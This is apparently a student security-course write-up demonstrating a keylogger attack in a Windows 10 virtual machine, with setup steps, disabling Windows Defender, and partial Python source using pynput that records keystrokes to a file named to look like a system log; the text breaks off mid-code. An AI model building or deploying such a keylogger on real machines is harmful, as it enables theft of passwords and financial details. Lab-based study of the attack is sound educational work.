2026

EHA361- MILESTONE 1

SINETHEMBA KHUMALO 601571

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MILESTONE 1: KEYLOGGER ATTACK DEMONSTRATION


INTRODUCTION

This document demonstrates a keylogger attack, steps and results performed in a controlled virtual machine environment. The attack captures keystrokes; demonstrates the damage this type of attack will bring in this modern era and strategies to defend against this type of attack.

WHAT ARE KEYLOGGER ATTACKS?

A keylogger or keystroke logger/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as you typ. This is a tool used by hackers to record a user's computer activity to gain access to sensitive information and steal user credentials, credit card numbers, and uses the information to hack into otherwise secure systems.

TYPES OF KEYLOGGERS



SOFTWARE KEYLOGGERS

An application is installed/downloaded on a computer to steal keystroke data. Once installed, the keylogger monitors/records the keystrokes and a hacker accesses the data using various methods resulting in passwords theft, email accounts login details, bank information.

Example: Phishing Emails and Messages

HARDWARE KEYLOGGERS


Hacker is physically connected to the target computer to record the user's keystrokes. A hacker installs a hardware keylogger that collects sensitive information or keylogging device accessible via Wi-Fi.

Example: Infected External Media

PREREQUSITES

1. Target

Virtual machine: Windows 10



2. Tools

Python: Creating keylogger


Sublime text: Writing and editing script


CMD: Run keylogger

Notepad: View results

3. Network configuration

Keep keylogger to the targeted machine





Adapter 1 NAT- Internet usage during testing

Adapter 2 Host-only- Isolating keylogger to virtual machine


STEP-BY-STEP ATTACK PROCEDURE

Introduction


Keylogger attack is detailed from creation, execution and results on a targeted virtual machine. A Python-based keylogger was developed and the application was designed to run silently in the background, capture all keystrokes including special keys and log data to an encrypted file

Hardware and Software Configuration


- Python



- Sublime text




- Windows Defender disabled for testing purposes



Step 1: Library Installation

Library to record the keystrokes




Open CMD:


pip install pynput

Step 2: Folder and File Creation


Used to store my keylogger




Keylogger text file with file name extension displaying




Changing file name extension to by clicking rename, removing txt and adding py



File has been converted to a python file



Step 3: Keylogger Code Creation



Code explanation

Code collects strokes by handling both regular keys and special keys. It does not include timestamps and stops recording strokes when the esc key is pressed

Code

```
from pynput.keyboard import Key, Listener

log_file = "system_log.db"


def on_press(key):
    try:
        # Handle regular keys
        key_char = key.char
    except AttributeError:
        # Handle special keys
        if key == Key.space:
            key_char = " "
        elif key == Key.enter:
            key_char = "\n"
        elif key == Key.backspace:
            key_char = " [BACKSPACE] "
        elif key == Key.tab:
            key_char = " [TAB] "
        else:
            key_char = f" [{key}] "

    # Write to log file without timestamp
    with open(log_file, "a", encoding="utf-8") as f:
```

